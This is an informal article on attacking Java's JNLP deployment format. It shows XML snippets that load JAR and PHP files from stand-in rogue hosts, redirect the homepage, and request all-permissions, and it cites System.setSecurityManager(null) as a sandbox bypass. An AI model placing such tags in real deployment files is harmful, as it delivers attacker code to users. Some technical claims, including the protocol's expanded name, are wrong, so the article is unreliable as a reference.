



JNLP Security Convergence

[Security Problems in Java Network Language Protocol]

Aditya K Sood
Handle : Zeroknock
Sec Niche Security
<http://www.secniche.org>


[JNLP Security Convergence]

Abstract:

I have been fascinated by the Java technology called JNLP. It stands for Java Network Language Protocol. This protocol has made the web very versatile for Java application. This article will let you know how the security parameters get converged and the sandbox technique is exploited on web against Java applications.

JNLP Mechanism:

Before jumping into security pool, I would like to discuss some of the classic features of this protocol along with its working mechanism. The JNLP protocol is the distributed working layout for the Java executable applications. This protocol sets the defined base for the remote inclusion of executable Java codes. It strictly works on the XML base, through which the client working is governed. More precisely, a XML file is generated which has specific codes in the form of tags, and gets processed. This JNLP protocol works on the client server mechanism. The specificity provided in the XML file acts as a base for client working. The Client works according to the content of the XML file .In this, a Java launcher is required to start the application. The main point of talk is that the launcher will not start application until it processes the XML file format. It basically provides the functional concern about the file and its design. The user machine only requires the client, which calls the reference to the remote calls made in the XML file. The client initiates the application and starts downloading the files from the web. The JNLP protocol is definitive in its working approach.



[The Working Schema Of JNLP]

[JNLP Security Convergence]

Exploiting the JNLP Sandbox:

The attackers are changing their vectors of attack and getting more towards the web. The JNLP protocol can be exploited very easily and results can be very disastrous. The attackers monitor the network continuously and try to find the weakest links. This protocol no doubt has made the working reliable but also increased the web exploitation scenario. The protocol use is quite vulnerable to rogue attacks. The security technique called as sandbox has been applied that sets restriction on the application execution environment. The point of insecurity is that the security parameters are set in the static XML file with some generic tags. The static layout sharpens the attack vectors. The attackers mainly play with the features of the protocol to get the work done. The JNLP protocol base is set on the designing of XML file with tag attribute. The attackers try to infect the file with tag manipulation. Once this is done, the file is allowed to be fetched by the client which processes everything rogue present in it. A call is made to Java file included in it from the remote web server or the type of URL defined in it. This makes the infection very easy as an attacker replaces the XML file that is undertaken by the client. The client verifies the file as a XML schema file and thus processes the tags defined in it. Let's see how the sandbox gets exploited.

Calling Rogue Extension Files:

The attackers are players. The rogue extension of files are injected which sets the tag attributes with the argument passed. In this way an installer or any other file when downloaded from the server executes the desired attacker code. This enables an attacker to infect the victim machine with undesirable slump code. The code can be encompassed with virus based on the extension included in the file. This is possible by placing <extension> tag in the xml file.

```
<extension name="HitMe" href="http://www.rogue.org/Hitme.jar"/>  
<extension name="Helper" href="http://www.rogue.com/Helper.php"/>
```

So in this way an attacker can easily include the rogue files with the extension defined in the XML file. Moreover an attacker can also manipulate the homepage with a bit of change in the XML file. This is possible by infecting <homepage> tag in the file. This sets the application page with infected web site URL used by the attacker. As soon as client processes the file, the homepage gets displayed. A crafty web page is shown in the browser, if processed exactly in the desired manner.

```
<homepage href="http://www.hacksplay.org"/>
```

The calling of infected code is very easy. The client cannot do anything because this protocol works on calling the static code. It sets dynamic layout in the client working after the static file gets processed. The above mentioned technique is used by the attackers generically. The main point is that this feature of the protocol has been exploited in a versatile manner. The next point will determine how the security i.e. sandbox is manipulated by attacker i.e. how to execute the calling code when ever the client initiates the application. It means what kind of privileges are to be set for the code execution.

Security-Bypassing:

The attackers can easily play with the security features because these features are not hard coded but placed directly via tags in the static file undertaken to be as configuration file. The calling request has to be completed within desired limits. This decreases the security protection and enhances the manipulation through tags. The attackers can easily play with it by changing a bit of security configuration tags and things get automatically reversed in the functioning aspect. The security is applied through <security> tag with some attributes placed in it. The implications are applied as:-

0xa] Storage And Access Checks.

0xb] The specific type of file to be downloaded.

0xc] Security manager checks.

0xd] Host checks.

0xe] Scrutinizing Inclusion Of Libraries.

0xd] System Properties undertaking.

The security is implemented under two desired tags as:

```
<security> <all-permissions/> </security>
```

In the overall setting of security is designed by this tag parameter <all-permissions> only. The security is also implemented on J2EE applications via specific security sub parameter ie:

```
<j2ee-application-client-permissions/>
```

So security can be violated in this way. Through this an attacker can easily circumvent the security settings and allow the rogue code to be downloaded and executed on the system. As soon as the code is executed the system is compromised.

Manipulating-System-Properties:

The JNLP also offers a number of system properties which is called by the system as base reference with sub parameters. This is done to provide an interface to the system via JNLP protocol so that some of the features can be fused with the system and there are less interdependencies. This results in reliability and well functioning of the protocol. But attackers can easily play with the system properties.

Example: System.setSecurityManager(null)

This will completely turn off the sandbox. It will prevent the application to pass through the security layers thereby destroying the security realm.

Example: System.setProperty()|System.getProperty()

These functions are also used to change and set the desired system properties. The functions retrieve handle for specific system property and alter it according to the need of person.

Fusing-Proxy-Through-Sandbox:

Actually the sandbox mainly works over the standard security configurations that are mentioned in the XML file. The play can be set by placing proxy in between the destination and initiator. The point is that the unsigned applications work fine through the proxies. The sandbox's concern is only up to the creation of sockets for downloading but afterwards the play is different. The attackers manipulate this issue very craftily. The attacker can easily change the HTTP connection with simple HTTP via proxy infusion which makes the traffic somewhat clear and hence putting ball in your court.

Conclusion:

The security should not be articulated by specification in a file. The sandbox can get a jerk. The protection is the key point. The randomization is the solution.